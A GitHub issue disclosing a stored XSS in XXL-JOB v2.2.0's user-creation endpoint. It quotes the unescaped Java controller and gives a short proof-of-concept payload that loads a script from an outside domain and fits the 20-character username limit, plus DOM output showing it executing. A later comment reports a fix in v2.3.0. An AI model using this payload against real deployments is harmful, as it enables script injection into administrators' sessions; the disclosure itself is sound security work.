v2.2.0 Add User Stored XSS vulnerabilities . Escape 20 length limit #2083

⊙ Open **steward007** opened this issue on Nov 18, 2020 · 1 comment

steward007 commented on Nov 18, 2020

Please answer some questions before submitting your issue. Thanks!

Which version of XXL-JOB do you using?

v2.2.0

Expected behavior


Add User。

Actual behavior

Add User Stored XSS vulnerabilities . Escape 20 length limit

Steps to reproduce the behavior

url: https://github.com/xuxueli/xxl-job/blob/master/xxl-job-admin/src/main/java/com/xxl/job/admin/controller/UserController.java




```
@RequestMapping("/add")
@ResponseBody
@PermissionLimit(adminuser = true)
public ReturnT<String> add(XxlJobUser xxlJobUser) {

    // valid username
    if (!StringUtils.hasText(xxlJobUser.getUsername())) {
        return new ReturnT<String>(ReturnT.FAIL_CODE, I18nUtil.getString("system_please_input")+I18nUtil.getString("user_username") );
    }
    xxlJobUser.setUsername(xxlJobUser.getUsername().trim());
    if (!(xxlJobUser.getUsername().length()>=4 && xxlJobUser.getUsername().length()<=20)) {
        return new ReturnT<String>(ReturnT.FAIL_CODE, I18nUtil.getString("system_lengh_limit")+"[4-20]" );
    }
    // valid password
    if (!StringUtils.hasText(xxlJobUser.getPassword())) {
        return new ReturnT<String>(ReturnT.FAIL_CODE, I18nUtil.getString("system_please_input")+I18nUtil.getString("user_password") );
    }
    xxlJobUser.setPassword(xxlJobUser.getPassword().trim());
    if (!(xxlJobUser.getPassword().length()>=4 && xxlJobUser.getPassword().length()<=20)) {
        return new ReturnT<String>(ReturnT.FAIL_CODE, I18nUtil.getString("system_lengh_limit")+"[4-20]" );
    }
    // md5 password
    xxlJobUser.setPassword(DigestUtils.md5DigestAsHex(xxlJobUser.getPassword().getBytes()));

    // check repeat
    XxlJobUser existUser = xxlJobUserDao.loadByUserName(xxlJobUser.getUsername());
    if (existUser != null) {
        return new ReturnT<String>(ReturnT.FAIL_CODE, I18nUtil.getString("user_username_repeat") );
    }

    // write
    xxlJobUserDao.save(xxlJobUser);
    return ReturnT.SUCCESS;
}
```

poc: <script/src=//14.rs>



新增用户

账号*: <script/src=//14.rs>


限制以小写字母开头，由小写字母、数字组成

密码*: asddddddd

角色*: ● 普通用户 ○ 管理员


新增执行器: <script/src=//14.rs>-job-executor

The page automatically loads and triggers XSS



账号	密码	角色	操作
	*********	普通用户	编辑 删除
	*********	普通用户	编辑 删除
	*********	普通用户	编辑 删除
	*********	普通用户	编辑 删除

```
ionicons.min.css
AdminLTE.min.css
_all-skins.min.css
pace-theme-flash.css
dataTables.bootstrap.min.css
layer.css?v=3.1.1
fontawesome-webfont.woff2?
pageList
fontawesome-webfont.woff?v
14.rs
15.rs
29.rs
fontawesome-webfont.ttf?v=
```



账号	密码	角色
	*********	普通用户
	*********	普通用户
	*********	普通用户
	*********	普通用户

```
▼<div class="row">
   ::before
  ▼<div class="col-sm-12">
    ▼<table id="user_list" class="table table-bordered table-striped dataTable no-footer" width="100%" role="grid" aria-describedby="user_list_info" style="width: 100%;">
      ▶<thead>…</thead>
      ▼<tbody>
        ▼<tr role="row" class="odd">
          ▼<td> == $0
             <script src="//14.rs"></script>
           </td>
           <td>*********</td>
           <td>普通用户</td>
          ▶<td>…</td>
         </tr>
        ▼<tr role="row" class="even">
          ▼<td>
             <script src="//15.rs"></script>
           </td>
           <td>*********</td>
           <td>普通用户</td>
```

Other information

Restoration suggestions：

fangw1 commented on Oct 7

fixed in v2.3.0

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants